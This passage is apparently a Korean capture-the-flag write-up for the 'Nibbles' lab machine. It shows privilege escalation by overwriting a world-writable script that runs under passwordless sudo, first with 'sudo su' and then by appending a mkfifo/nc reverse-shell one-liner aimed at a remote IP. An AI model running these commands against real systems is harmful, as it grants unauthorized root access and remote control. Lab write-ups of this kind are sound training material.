

monitor.sh 파일은 서버 모니터링에 사용하는 스크립트 파일인데 rwxrwxrwx 권한이 부여되어 있으며 패스워드
없이 루트 권한으로 실행됨

sudo /home/nibbler/personal/stuff/monitor.sh 실행해도 루트 권한을 획득하지 못함
rwxrwxrwx 권한이므로 sudo su 명령어를 실행하는 스크립트로 파일을 수정함
nibbler@Nibbles:/home/nibbler/personal/stuff$ echo -e "#! /bin/bash\n\nsudo su" > monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$ cat monitor.sh
#! /bin/bash
sudo su
수정 후 sudo /home/nibbler/personal/stuff/monitor.sh 실행 결과, 루트 권한과 루트 플래그 획득

sudo 권한으로 스크립트 파일을 실행하기 때문에 sh 파일을 리버스 쉘 코드로 수정할 수도 있음
nibbler@Nibbles:/home/nibbler/personal/stuff$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.15.154 8083 > /tmp/f" >> monitor.sh
< /tmp/f|/bin/sh -i 2>&1|nc 10.10.15.154 8083 > /tmp/f" >> monitor.sh

nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo /home/nibbler/personal/stuff/monitor.sh